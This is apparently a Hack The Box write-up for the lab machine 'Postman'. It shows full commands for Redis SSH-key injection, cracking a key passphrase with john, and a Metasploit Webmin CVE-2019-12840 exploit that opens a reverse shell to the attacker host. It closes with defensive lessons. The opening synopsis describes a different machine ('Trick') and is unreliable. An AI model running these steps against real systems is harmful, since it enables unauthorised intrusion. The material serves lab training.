



RETIRED MACHINE

Postman

Machine Writeup · Hack The Box

4.3 ★
RATING

Easy
DIFFICULTY

Linux
OS

22,418
USER OWNS

21,093
SYSTEM OWNS

20
POINTS

MACHINE SYNOPSIS

Trick chains DNS zone transfer enumeration, SQL injection, and local file inclusion to achieve initial access. A zone transfer reveals preprod-payroll.trick.htb — a payroll app with boolean SQLi. A custom Python script extracts credentials. Vhost fuzzing finds preprod-marketing.trick.htb with LFI in the page parameter, leaking michael SSH key. Privilege escalation abuses a writable fail2ban action config with sudo restart rights.

CONTENTS

01	Reconnaissance & Service Fingerprinting	04	User Flag & Webmin Discovery
02	Redis RCE — SSH Key Injection	05	CVE-2019-12840 — Webmin Package Update RCE
03	Encrypted RSA Key & Lateral Movement	06	Lessons Learned



Martí Hervás


Penetration Tester · Hack The Box · 2025

hackthebox.com/machines/postman

01 Reconnaissance & Service Fingerprinting

TTL 63 from ping confirms Linux (one hop below the 64 default). A full nmap scan identifies four open TCP ports: SSH (22), Apache HTTP (80), Redis (6379), and Webmin (10000). Two services stand out immediately: Redis 4.0.9 running without authentication, and Webmin 1.910 — a version with a known RCE. OpenSSH 7.6p1 on Ubuntu 4ubuntu0.3 confirms Ubuntu 18.04 Bionic.

NMAP — FOUR CRITICAL SERVICES




```
$ nmap -Pn -n -p- --open -vvv 10.129.2.1 -oG allPorts
$ nmap -Pn -n -p22,80,6379,10000 -sCV 10.129.2.1 -oN target_tcp

22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
80/tcp    open  http     Apache httpd 2.4.29
          Title: The Cyber Geek Personal Website
6379/tcp  open  redis    Redis key-value store 4.0.9
10000/tcp open  http     MiniServ 1.910 (Webmin httpd)

# Redis: no AUTH — unauthenticated access confirmed
# Webmin 1.910 — vulnerable to CVE-2019-12840 (needs valid creds)
```

OS FINGERPRINT — UBUNTU 18.04 BIONIC



← → ↺ 🏠 launchpad.net/ubuntu/+source/openssh/1:7.6p1-4ubuntu0.3

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Ubuntu

openssh package

Overview Code Bugs Blueprints Translations Answers

openssh 1:7.6p1-4ubuntu0.3 source package in Ubuntu

Changelog

openssh (1:7.6p1-4ubuntu0.3) bionic-security; urgency=medium

- * SECURITY UPDATE: Incomplete fix for CVE-2019-6111
 - debian/patches/CVE-2019-6111-2.patch: add another fix to the filename check in scp.c.
 - CVE-2019-6111
- * Fixed inverted CVE numbers in patch filenames and in previous changelog.


-- Marc Deslauriers <email address hidden> Mon, 04 Mar 2019 07:17:51 -0500

Upload details

Uploaded by: 👤 Marc Deslauriers on 2019-03-04	Uploaded to: Bionic
Original maintainer: 👤 Ubuntu Developers	Architectures: any all
Section: net	Urgency: Medium Urgency

Launchpad OpenSSH 1:7.6p1-4ubuntu0.3 confirms Ubuntu Bionic 18.04

WEBMIN LOGIN PANEL ON PORT 10000



🔒 10.129.2.1:10000

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Webmin

You must enter a username and password to login to the server on 10.129.2.1

👤 Username

🔒 Password

☐ Remember me

➡ Sign in

Webmin 1.910 login at 10.129.2.1:10000 — SSL required, credentials needed

NOTE Webmin 1.910 is exploitable via CVE-2019-12840 but requires valid credentials. The unauthenticated Redis service on 6379 provides the initial foothold and eventually leaks the credentials needed for Webmin.

02

Redis RCE — Unauthenticated SSH Key Injection

Redis 4.0.9 accepts connections with no authentication. The config get dir command reveals the redis home at /var/lib/redis. The HackTricks Redis RCE technique abuses config set to redirect the RDB dump file into /var/lib/redis/.ssh/authorized_keys, writing an attacker SSH public key into that file. This grants SSH access as the redis user with no password.

REDIS SSH INJECTION — TECHNIQUE REFERENCE

The screenshot shows the HackTricks website. The main content area is titled 'Manual Enumeration' and includes a 'Banner' section explaining that Redis is a text-based protocol and can be accessed via nc or redis-cli. It also shows a command to install redis-tools. Below this, it mentions that the first command to try is 'info' and that -NOAUTH authentication is required. The 'Redis Authentication' section notes that valid credentials are needed. The right sidebar contains a table of contents for the '6379 - Pentesting Redis' article, with 'Manual Enumeration' selected.

HackTricks Redis SSH technique — config set dir + dbfilename authorized_keys + save

STEP 1 — GENERATE KEYPAIR & PREPARE PUBLIC KEY

```
attacker — generate RSA keypair

$ ssh-keygen -t rsa
(save to ~/.ssh/id_rsa, no passphrase)

# Wrap with newlines for clean write:
$ (echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > spaced_key.txt
```

STEP 2 — INJECT KEY VIA REDIS CONFIG COMMANDS

```
redis-cli — key written to authorized_keys

# Push public key as a Redis value:
$ cat spaced_key.txt | redis-cli -h 10.129.2.1 -x set ssh_key
OK

# Point Redis dump dir at .ssh folder:
10.129.2.1:6379> config set dir /var/lib/redis/.ssh
OK
10.129.2.1:6379> config set dbfilename "authorized_keys"
OK
10.129.2.1:6379> save
OK
# Public key now written to /var/lib/redis/.ssh/authorized_keys
```

STEP 3 — SSH AS REDIS

```
ssh — authenticated as redis service account

$ ssh -i id_rsa redis@10.129.2.1

Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

redis@Postman:~$ whoami
redis
```

03

Encrypted RSA Key Discovery & Lateral Movement to Matt

Filesystem enumeration as redis discovers an encrypted RSA private key at `/opt/id_rsa.bak`. The DES-EDE3-CBC header signals passphrase protection. The key likely belongs to Matt, the only other user with a home directory. Exfiltrated to the attacker machine and processed with `ssh2john`, `john the ripper` cracks the passphrase from `rockyou.txt` in seconds: `computer2008`. The same password works for `su Matt` on the target.

ENCRYPTED KEY AT `/opt/id_rsa.bak`

redis@Postman:/opt\$ ls

id_rsa.bak

redis@Postman:/opt\$ cat id_rsa.bak

-----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4, ENCRYPTED

DEK-Info: DES-EDE3-CBC, 73E9CEFBCCF5287C

JehA51I17rsC00VqyWx+C8363I0BYXQ11Ddw...

-----END RSA PRIVATE KEY-----

SSH2JOHN + JOHN — CRACK PASSPHRASE

```
> sudo /opt/john/run/john -w:/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt hash
passwd:
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 6 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
computer2008 (id_rsa)
1g 0:00:00:00 DONE (2022-05-09 20:21) 11.11g/s 2742Kp/s 2742Kc/s 2742Kc/s constancio..comet2
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

^> ~/Desktop/s4vitar/HTB/Postman/content > took 5s

john cracks id_rsa.bak passphrase: computer2008 (rockyou.txt, 2 iterations, 5s)

SU TO MATT WITH CRACKED PASSWORD

redis@Postman:/opt\$ su Matt

Password: computer2008

Matt@Postman:/opt\$ whoami

Matt

04

User Flag & Webmin Credential Confirmation

As Matt, the user flag is at /home/Matt/user.txt. The password computer2008 is reused for the Webmin login panel on port 10000 — authenticating as Matt:computer2008 opens a full Webmin session. This credential reuse connects the initial foothold directly to the privilege escalation path.

USER FLAG



user.txt — Matt Desktop

```
Matt@Postman:~$ cat /home/Matt/user.txt
6ae5a0ffbe058738*****
```

WEBMIN ACCESS CONFIRMED — SAME PASSWORD



webmin — Matt:computer2008 valid, version 1.910 confirmed

```
# Credentials: Matt : computer2008
# Login at https://10.129.2.1:10000/

# Webmin version confirmed: 1.910
# Target for CVE-2019-12840 — Package Update RCE
```

05

CVE-2019-12840 — Webmin Package Update RCE to Root

Webmin 1.910 is vulnerable to CVE-2019-12840: the Package Updates module fails to sanitise user input passed to a `system()` call, allowing authenticated users to inject OS commands that execute as root. The Metasploit module `exploit/linux/http/webmin_packageup_rce` handles the full exploitation chain. A critical detail: the module requires `SSL=true` even though the port is 10000, because Webmin enforces HTTPS. Without SSL the session cookie retrieval fails.

METASPLOIT — CONFIGURE AND EXPLOIT

```
metasploit — CVE-2019-12840 (SSL=true required)

msf > use exploit/linux/http/webmin_packageup_rce
msf > set USERNAME Matt
msf > set PASSWORD computer2008
msf > set RHOSTS 10.129.2.1
msf > set RPORT 10000
msf > set LHOST 10.10.14.91

# First attempt WITHOUT SSL - fails:
msf > exploit
[-] Exploit aborted: Failed to retrieve session cookie

# Enable SSL and retry:
msf > set SSL true
msf > exploit
[+] Session cookie: a1bed8cd850a2c3c165b2ef32568ad86
[*] Command shell session 1 opened
    (10.10.14.91:4444 -> 10.129.2.1:54164)
```

ROOT SHELL & ROOT FLAG

```
meterpreter — root confirmed

whoami
root

cat /root/root.txt
5ec3eb98374db26c*****
```

ROOT OBTAINED — CVE-2019-12840 Webmin package update RCE as root

06

Lessons Learned

01 Never Expose Redis Without Auth to the Network

An unauthenticated Redis on a routable port is an instant system compromise. The config set commands allow writing arbitrary files anywhere the Redis process has write access. Always bind Redis to 127.0.0.1, enforce AUTH with a strong password, and run it as a dedicated low-privilege account with a locked home directory.

02 Encrypted Keys on Disk Are Only as Safe as Their Passphrase

The /opt/id_rsa.bak file was DES-EDE3-CBC encrypted but the passphrase computer2008 cracked in seconds against rockyou.txt. Never leave encrypted private keys on shared filesystems accessible to service accounts. If a key must be stored, use a hardware security module or secrets vault.

03 Password Reuse Collapses the Entire Security Model

computer2008 was used for both the RSA key passphrase and the Webmin admin panel. Once cracked, the path to root was direct. Each credential must be unique. A password manager or vault removes the friction that causes reuse in the first place.

04 Webmin Must Be Kept Patched and Firewalled

CVE-2019-12840 in Webmin 1.910 was publicly known with a working Metasploit module. Admin panels running as root should never be accessible from untrusted networks. Restrict Webmin to localhost or a management VLAN, enforce two-factor authentication, and pin it to the latest patched release.

Writeup authored by Marti Hervas · Hack The Box · Postman Machine · 2025